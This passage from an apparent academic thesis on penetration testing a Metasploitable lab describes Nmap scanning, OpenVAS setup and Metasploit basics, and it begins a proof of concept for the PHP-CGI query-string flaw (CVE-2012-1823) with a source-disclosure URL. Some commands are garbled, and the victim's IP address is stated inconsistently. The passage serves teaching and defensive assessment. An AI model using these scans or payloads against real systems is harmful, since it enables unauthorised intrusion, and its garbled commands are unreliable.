- i. **Exploratory:** Investigate and analyze security incidents within Metasploitable.
- ii. **Descriptive:** Document the identification and exploitation of computer vulnerabilities.

- iii. Explanatory: Provide technical descriptions of pentesting processes and detailed explanations of exploited vulnerabilities.



Onion Framework

By structuring the methodology around the Onion Framework, this research project ensured a thorough, multi-layered analysis of the Metasploitable environment, leading to robust security assessments and actionable recommendations.

CHAPTER FOUR

DESIGN AND IMPLEMENTATION

4.1. Overview

Chapter Four presents the design and implementation of the applied project focused on the virtual environment Metasploitable. It details the setup of the experimental environment, the execution of penetration testing, and the analysis of the results. This chapter provides a comprehensive overview of the tools, techniques, and procedures used to evaluate and enhance the security of the Metasploitable systems, highlighting the findings and recommendations for improving information security through established ethical hacking methodologies.

4.2. The Virtual Network System

Defacement Attack: The Colombian Cybercrime Support Organisation "OADI" is dealing with a cybercrime issue on national territory where an apparent action by *Black-Hackers* hired on the *Deep Web* is indicated. OADI needs to analyse the method of intrusion and the steps followed by the *Black-Hackers*. It is taken into account for now that the attack started in the city of Bogota on 01 July 2018, the headquarters that was attacked has a DMZ in its network structure which is quite limited in I.T. resources as shown in Figure. 4.1. It can be seen that the attack was on the web server.




Figure 4.1. DMZ of Virtual Network

4.3. Kali Linux Virtualisation and Installation


Figure 4.2 shows the use of the virtual machine with the Kali Linux operating system which has the private IP 192.168.1.109 and *subnetting* mask 255.255.255.0, this *host* will act as the attacking machine which was updated through "*apt-get update*" and "*apt-get upgrade*".



Figure 4.2. Kali Linux (Virtualised)

4.4. Virtualisation and Installation of Metasploitable

Figure 4.3 shows the use of the virtual machine with the Linux 2.6 operating system (*Metasploitable*) which has the private IP 192.168.1.108 and *subnetting* mask 255.255.255.0, this *host* will act as the victim machine.



```
#nmap [Scan type] [Options] [Target(s)] #nmap -A -T4 8.8.8.8.8
```

```
#nmap -sV -p 22, 53,110, 192. 168. 0.1/ 24
```

Table 4.1 presents the main commands of the Nmap tool, listing the function and description of each one of them, as follows:

Table 4.1. Basic Nmap commands

Function	Command	Description
Host Recognition	-Pn	No ping
	-sL	List Scan
	-sn	Ping Sweep
	-PR	Ping ARP
	-PS	Ping TCP SYN
	-PA	Ping TCP ACK
	-PU	Ping UDP
	-PM	ICMP Ping
	-PO	IP Protocol Ping
Port Watching	-PE	Ping ICMP Echo
	-sT	Connect
	-sS	SYN Stealth
	-sU	UPD Scan
	-sA	TCP ACK
	-sN	TCP NULL
	-sF	TCP FIN
	-sX	XMas Scan
	-sO	IP Protocol
	-sI	Idle Scan (IP Zombie)
	-sM	TCP Maimon
	-sW	TCP Window
	--scanflags	TCP Staff.
	-sY	SCTP INIT

Function	Command	Description
Other	-p	Port range
	-r	Sequential order
	-sV	Discover versions
	-O	Discover SO
	-f	Fragment
	-S "IP	IP spoofing
	-g "port	Falsify port
	-T (0-5)	Template times
	--script	Employment script
	-A	Aggressive analysis

With Nmap it is also possible to perform vulnerability scanning through the Nmap Scripting Engine - NSE option, although it is recommended to use other more complete tools for vulnerability scanning such as Nessus, OpenVAS, Retina, among others. The following structure allows vulnerability scanning to be carried out:

```
#Nmap [Scan type] [Options] [Target(s)] --script=vulnerability # nmap -n-Pn 8.8.8.8-p---
script=vuln
```

Among the parameters that are implemented in the *command-script* are *Auth* (All script), *Default* (Basic script), *Discovery* (Target information), *Intrusive* (Intrusive script), *Malware* (Connections opened by such malicious software), *Safe* (Non-intrusive script), *Vuln* (Discovery of distinguished vulnerabilities), *All* (Execute all NSE script). Figure 4.4 shows the use of the NMAP tool in the virtual machine with the Kali Linux operating system, the parameter "*nmap -sn 192.168.1.0/24*" was used, this option allows a *host* analysis to find out which *hosts* are available on the subnet, this result corroborates that there are (5) five hosts.




Figure 4.4. Nmap - Recognising computers on the local network

Figure 6 shows the use of the NMAP tool in the virtual machine with the Kali Linux operating system, the parameter "nmap -sV 192.168.1.109" was used, this option allows an analysis of services and versions that the *host* (*Metasploitable2*) has with the private IP 192.168.1.109, it can be corroborated that there are (23) twenty three services.




Figure 4.5. Nmap - Service and version recognition

Vulnerability analysis phase. Based on the information collected in the previous stage, we continue with the discovery of vulnerabilities in the *host* to be audited. We can use tools that automate the process of searching for weaknesses such as Nessus, OpenVAS, Retina, Acunetix and even NMAP itself; it could also be done manually in order to have greater control over the activity being carried out. OpenVAS is a powerful cross-platform (*Windows*, Linux, Solaris, etc.) computer security tool, its features have positioned it as one of the best at international level, it is a vulnerability scanner whose objective is to identify weaknesses in systems and services, as well as to discover incidents due to misconfigurations that can be exploited by computer criminals and compromise the security of systems.

OpenVAS has the particularity of guaranteeing the implementation of control, deterrence and prevention actions for cyber-attacks, as it provides information on methods and/or techniques to exploit vulnerabilities as well as on how to ensure protection against such threats. Figure 4.6 shows the authentication page and access to OpenVAS in the virtual machine with the Kali Linux operating system, the installation process was carried out through the Package Management System using the following sequence of commands, as follows:

```
root@kali:~# sudo apt-get install openvas  
root@kali:~# openvas-setup  
root@kali:~# openvas-start  
root@kali:~# openvasmd --create-user root  
root@kali:~# openvasmd --user=root --new-password=password
```




Figure 4.6. OpenVAS - Authentication Page

It should be borne in mind that during installation there may be shortcomings, to corroborate them you can use the command "**openvas-check-setup**", once installed you have a web browser to access "<https://127.0.0.1:9392>". In the default settings of the OpenVAS wizard, the IP of the *host* (Machine to be audited) on which the vulnerability scan will be performed must be registered, followed by the implementation of the necessary settings for the vulnerability scan management. Figure 4.7 shows the different results of the vulnerability discovery process with OpenVAS, observing that it orders them according to their priority, from high with (13) thirteen findings, medium with (21) twenty-one findings, low with (03) three findings and information with (65) sixty-five findings.




Figure 4.7. Report of vulnerabilities found with OpenVAS

Once the policy was available with advanced and deep scanning with the name "Metasploitable2" to the target with private IP "192.168.1.109". Figure 4.8 shows the individualised result of each finding, such as the detailed description of the vulnerability, severity, port located, technical concept of the vulnerability, type of solution, action concerning the solution, method of stopping the vulnerability, references, vulnerability detection date, vulnerable service, version of the solved resource (patch), etc. Evidencing services with a high level of risks that can be compromised (Exploited).




Figure 4.8. Identification of vulnerabilities found with OpenVAS

Vulnerability exploitation phase. Considered the most interesting and arduous phase, it must be carried out with rigour by the computer security auditor, the aim being to compromise the security of the system through techniques, abilities and skills intrinsic to the professional. It is carried out thanks to the information provided by the previous phases; in this applied project, the use of the *Metasploit* tool will be highlighted.

To understand the potential of *Metasploit* software it is necessary to understand some concepts of computer security, the vast majority of computer attacks today take advantage of design flaws or *bugs* in different computer programs, a computer application is an intellectual product made by humans, which is prone to errors at different stages of the life cycle, in that order of ideas provides a possibly reliable *software* but not safe. Reliable means that which it should do according to the instructions in its design, on the contrary, when it is a safe *software* it has the additional that it does

what it should do and nothing more, that is to say, it does not allow other actions that are not the purpose for which it was designed, but it does not allow other actions that are not the purpose for which it was designed and written, but the reality is that the vast majority of the time there will be breaches that compromise security.

When this study assessed aspects about a *bug*, it was referred to a failed performance in the *software* design that in many cases can be corrected at any stage through patches, although there is the term *0-Day* which corresponds to a vulnerability not published and under reserve, preventing it from being known by computer security communities or by the software developer itself, thus it is a resource with a high level of risk that can be compromised.

An *Exploit* is an algorithm generally designed in the programming language *C*, *Python*, *Java*, *Ruby*, *Assembler*, among others, whose intention is to exploit an identified vulnerability (*Bug*), whether it is a denial of service, remote access control, information recognition, data capture, among others. For the *Exploit* to be effective, it needs a *Payload* in some cases, which is a code instruction immersed in it, whose purpose is to be executed on the machine to be audited. That is to say, through the *Exploit* the *Payload* can be executed on the machine that is the object of the *Pentesting*, usually it is a reverse *Shell*, *Bind Shell*, sequence of pretermite instructions to be executed on the victim machine, etc.

Metasploit is a flagship regarding the implementation of a *Pentesting*, its architecture is based on three main pillars, such as libraries, interfaces and modules, it has about (06) six modules that give the potential to this tool, it is that central core that gives functionality to the *Metasploit Framework*, you can find the *Payloads*, *Exploits*, *Encoders*, *Nops*, *Auxiliary* and *Post* modules.

It is open source written in *Ruby*, it has (03) three versions which are *Community Edition*, *Professional* and *Express*. It is a *Pentesting Framework* with several functionalities used by computer security experts to carry out the different processes of penetration *testing* such as information gathering, vulnerability scanning, exploitation and post-exploitation. The *Metasploit Framework* is a sub-project with several modules to ensure maximum benefit. The interfaces of *Metasploit* are the graphical interface through Armitage and the web UI, and the command line interface through the *msfconsole* and *msfcli* commands.

The *Framework* tools contain specific functionalities that do not require loading the complete environment, through *Msfpayload* it is related to the *Shellcodes*, also with *Msfencode* it is linked to the methods for the masquerading as security software such as IDS, anti-virus and others.

Msfvenom is associated with unifying the tools *Msfencode* and *msfpayload*, with *MSfpescan* and *Msfelfscan* it is possible to scan files on *Windows* (Executables or DLL) and *Linux* (ELF) for machine code instructions, also with the useful *Msfrp* element it is possible to mitigate the effects of *Data Execution Prevention* with *Return-Oriented Programming*, Finally *Msfd* is a tool similar to the famous *Netcat software*. It is worth mentioning that it is possible to automate the exploitation process with the report generated by *Nessus OpenVASS*, as it will provide information about those *Exploits* that can exploit the discovered vulnerabilities. Table 4.2 presents the main commands of the *Metasploit* tool, with a description of each of them, as follows:

Table 4.2. Basic Metasploit commands.

Command	Description
Help	List of available commands
Search	Search modules according to the established parameters.
Info	Provide information on the established module.
Show	Provide the options available in the module.
Use	Selection of a module.
Set	Make settings in the module options.
Setg	Make configuration in module option (Global variable)
Unset	Unassigned the configuration in the module options.
Unsetg	Unassigned configuration in module options (Global variable)
connect	Initiate remote connection.
Irb	<i>Ruby Interpreter</i> (Hot Script Design)
Load	Load a parameter (<i>Plugin</i>)
Exploit	Launches the <i>Exploit</i> (With previously configured parameters)
Sessions	Lists the injuries available after compromising the system, has several parameters
Resource	Upload a file.
Makers	History file.
Save	It gives persistence to the <i>pentesting</i> work.
Jobs	Displays the modules loaded in the background.
run	Implementation of an <i>auxiliary</i> module

Proof of Concept 1 - CGI-PHP. According to the information provided in the *OpenVAS* vulnerability report, there is a high severity vulnerability related to the disclosure of information, allowing viewing the source code of files as well as executing PHP code in a CGI-based

configuration. This vulnerability corresponds to PHP-CGI based configurations by parsing the query string parameters of PHP files. The Common Vulnerability Scoring System

CVSS gives it a rating of 7.5 points (High Vulnerability). Figure 4.9 shows the result detection of the vulnerability, it is contemplated that the computer security risk is presented when receiving a query string parameter processed through the command line, giving an example concerning the parameter (-s) that allows the output of the source in HTML syntax highlighted, in the following pattern it is possible to see the source code of the index.php file, as follows:

`http://localhost/index.php?-s`

It also communicates the way to fix the vulnerability (PHP versions 5.4.3 and 5.3.13 perform updates) and references related to the vulnerability (CVE-2012-1823).




Figure 4.9 PHP-CGI vulnerability scanning by OpenVASS

